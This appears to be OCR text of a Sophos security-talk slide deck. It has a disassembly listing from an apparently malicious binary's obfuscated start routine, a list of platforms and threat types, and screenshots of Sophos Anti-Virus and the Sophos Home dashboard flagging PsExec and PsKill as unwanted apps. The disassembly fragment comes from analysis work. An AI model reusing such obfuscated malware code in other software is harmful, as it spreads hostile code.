.text:004032F0 00 00 00                 db 3 dup(0)
.text:004032F3                         ; ---------------------------------------------
.text:004032F3                         ; START OF FUNCTION CHUNK FOR start
.text:004032F3
.text:004032F3                         loc_4032F3:                     ; CODE XREF: start-15
.text:004032F3 BE 66 74 44 77             mov  esi, 77447466h
.text:004032F8 8B C3                      mov  eax, ebx
.text:004032FA 03 F0                      add  esi, eax
.text:004032FC 81 EA 38 68 35 73          sub  edx, 73356838h
.text:00403302 8B C3                      mov  eax, ebx
.text:00403304
.text:00403304                         loc_403304:                     ; CODE XREF: start+44
.text:00403304 47                         inc  edi
.text:00403305 4E                         dec  esi
.text:00403306 BA 67 6E 67 6B             mov  edx, 6B676E67h
.text:0040330B FF 15 18 51 40 00          call ds:GetComputerNameA
.text:00403311 40                         inc  eax
.text:00403312 81 EB 6B 37 00 00          sub  ebx, 376Bh
.text:00403318 81 C6 59 42 00 00          add  esi, 4259h
.text:0040331E 81 E8 62 51 74 46          sub  eax, 46745162h
.text:00403324 E9 0E 07 00 00             jmp  loc_403A37
.text:00403324                         ; END OF FUNCTION CHUNK FOR start
.text:00403324                         ; ---------------------------------------------
.text:00403329 00 00 00                   align 4
.text:0040332C 00 00 00 00 00 00+         dd 6 dup(0)
.text:00403344 00 00 00                   db 3 dup(0)
.text:00403347                         ; ---------------------------------------------
.text:00403347                         ; START OF FUNCTION CHUNK FOR sub_403E92
.text:00403347
.text:00403347                         loc_403347:                     ; CODE XREF: sub_403E
.text:00403347 8B D1                      mov  edx, ecx
.text:00403349 BA 51 61 76 55             mov  edx, 55766151h
.text:0040334E 81 C6 35 73 4D 00          add  esi, 4D7335h
.text:00403354 50                         push eax
.text:00403355 BF 37 33 43 00             mov  edi, offset unk_433337
.text:0040335A 81 EF 78 64 00 00          sub  edi, 6478h
.text:00403360 4B                         dec  ebx
```


… across all the platforms and threat types

- Email spam
- Malicious software
- Adware
- Application control

- Windows (32/64)
- Android
- Linux
- OSX

- … and browsers!





Status

On-access scanning: Active
Items in Quarantine: 0
Last updated: 20/10/2006 15:56
Product version: 6.0.6

Help and information

Help topics
Visit Sophos website
View threat information
Sophos technical support
View product information


Scan my computer
Manage quarantine items
Set up a new scan
Configure Sophos Anti-Virus

Available scans

Drive C

Windows Vista (TM)
For testing purposes only. Build 5754

https://home.sophos.com/



SOPHOS Home

Create Account

First Name

Last Name

Email

•••••••••••

By creating an account, you agree to our terms and conditions.

Create Account

Free Business-Grade Security for Your Home Macs and PCs.

The same trusted security that protects millions of business computers worldwide is now free for personal and non-commercial use. Secure up to 10 Mac & Windows home computers per account.

Learn about Sophos Home

Sophos Home

Secured

Automatic Virus Protection is On

2 Alerts

Home Dashboard

Full Scan

Scan Now

Click to scan and remove threats from your hard disk

Protection

Exceptions...

Automatic Virus Protection Checks and protects you in real-time from malware any time a file is accessed.	✓ ON
Web Protection Blocks websites that are known to have viruses and other threats.	✓ ON
Potentially Unwanted App Detection Detects potentially unwanted applications in real-time and prevents them from installing or running.	✓ ON

SOPHOS

? Help

i About

SOPHOS

SUMMARY

Dashboard

DEVICES

+ Add Device

SURFACE3

Upstairs iMac

Win10Golf

SETTINGS

My Account

C Refresh

Last updated 4 minutes ago.

Help & Support

John Smith
sophoshomedemo@gmail.com

Dashboard

Your device security status at a glance

		THREATS CLEANED	WEBSITES BLOCKED	LAST UPDATE
SURFACE3 SECURED	4 Alerts	0	0	Feb 22, 2018 3:02 PM
Upstairs iMac SECURED	No Alerts	0	0	Mar 24, 2018 8:17 AM
Win10Golf SECURED	2 Alerts	0	0	Mar 23, 2018 5:58 PM

Alerts

SURFACE3 PATS-SURFACE3 is out of date. FEB 23, 2018 5:03:17 PM	Update
Win10Golf PUA detected: 'PsExec' at 'C:\Home\PSTools.zip\PsExec.exe\FILE:0000' FEB 23, 2018 8:58:09 AM	Allow
Win10Golf PUA detected: 'PsKill' at 'C:\Home\PSTools.zip\pskill.exe' FEB 23, 2018 8:58:09 AM	Allow

SOPHOS

Thank you!

Twitter:

@samosseiko

Blogs:

http://nakedsecurity.sophos.com/

http://blogs.sophos.com/

Questions?

SOPHOS